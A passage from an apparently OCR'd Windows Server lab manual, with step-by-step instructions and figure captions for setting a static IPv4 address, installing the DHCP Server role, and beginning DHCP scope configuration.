


Figure 5 – Adjust local Ethernet interface properties

4.3. A new sub-window labeled ***Ethernet Properties*** should appear

4.3.1. Uncheck ***Internet Protocol Version 6 (TCP/IPv6)*** [1]

4.3.2. Check and highlight the ***Internet Protocol Version 4 (TCP/IPv4)*** option [1]

4.3.3. On the bottom right corner, click on ***Properties***




Figure 6 – Adjusting IPv4 settings on local Ethernet access point

4.4. A new sub-window labeled ***Internet Protocol Version 4 (TCP/IPv4) Properties*** should appear (Figure 7) [1]

4.4.1. Select *Use the following IP address*

4.4.1.1. Enter **200.200.200.254** as the **IP address** [1]

4.4.1.2. Enter **255.255.255.0** as the **Subnet mask** [1]

4.4.1.3. Enter **200.200.200.1** as the **Default gateway** [1]

4.4.2. Select *Use the following DNS server addresses*

4.4.2.1. Enter **200.200.200.254** as the **Preferred DNS server** [1]

4.4.2.2. Leave the **Alternate DNS server** blank [1]

4.4.3. Click ***OK*** to apply these settings [1]

4.4.4. Click ***Close*** to return to the Network Connections window

4.5. Close the Network Connections window

5. Restart Windows Server

Phase III – Setup the DHCP Server

Windows Server is capable of many functions and is very customizable. Therefore, to minimize installation times, Windows Server on initial installation does not come with many features activated. We will need to activate and configure Windows Active Directory and DHCP services.

1. Focus on the ***Server Manager*** dashboard window [2]
2. In the top right-hand corner of the screen, select ***Manage*** [2]
3. Select ***Add Roles and Features*** from the context menu [2]
4. A pop-up window labeled ***Add Roles and Features Wizard*** will open




Figure 8 – Opening the Add Roles and Features Wizard

4.1. View the left side of the "Add Role and Features Wizard" window. Notice there are a series of steps. We will highlight these individual step names with **Bold** text and button clicks with ***Bold+Italics*** text

4.2. **Before you Begin** – Click ***Next*** [2]

4.3. **Installation Type** – Select the ***Role-Based*** option – then click ***Next***




Figure 9 – Selecting Role-based installation

4.4. **Server Selection** – Select your local server (this should be the only option), then click ***Next***




Figure 10 – Select the Destination Server

4.5. **Server Roles** – select ***DHCP Server*** [2]

4.5.1. POP-UP – **Add Features** – Select ***Add Features*** (the defaults) towards the bottom of the new screen




Figure 11 – Adding features

4.5.2. Return back to **Server Roles** – Click *Next* [2]

4.6. **Features** – Click *Next* [2]

4.7. **DHCP Server** – Click *Next* [2]

4.8. **Confirmation** – Click *Install* [2]

4.9. Once installation is complete click on the blue text that states ***Complete DHCP Configuration***




Figure 12 – The results appear after the tools installation is complete

5. POP-UP – ***DHCP Post-Install Configuration Wizard***

    5.1. **Description** – Click ***Next*** [2]

    5.2. **Authorization** – Click ***Commit*** [2]

> **NOTE:** The default authorization should be set to use Administrator credentials. If it doesn't, you've done something wrong and need to restart.

    5.3. **Summary** – Click ***Close*** [2]

6. Return to ***Rolls and Features Wizard***

    6.1. Results – Click ***Close*** [2]

7. Restart Windows Server

Phase IV – Configure DHCP

DHCP is widely flexible. In this lab, we are going to assign a range of IP addresses that can be used by end devices connecting to our network without a manually configured IP address.

1. Focus on the ***Server Manager*** dashboard window
2. In the top right-hand corner of the screen, select ***Tools*** [2]
3. From the drop-down menu, select ***DHCP*** [2]
4. A new sub-window labeled ***DHCP*** should appear

    4.1. Expand the local computer forest




Figure 13 – Expanding the Local Computer Forest

    4.2. Right-click on the ***IPv4*** option and select ***New Scope*** from the context menu




Figure 14 – New scope window opens

5. The ***New Scope Wizard*** window will open

    5.1. **Scope Wizard Welcome** – Click *Next*

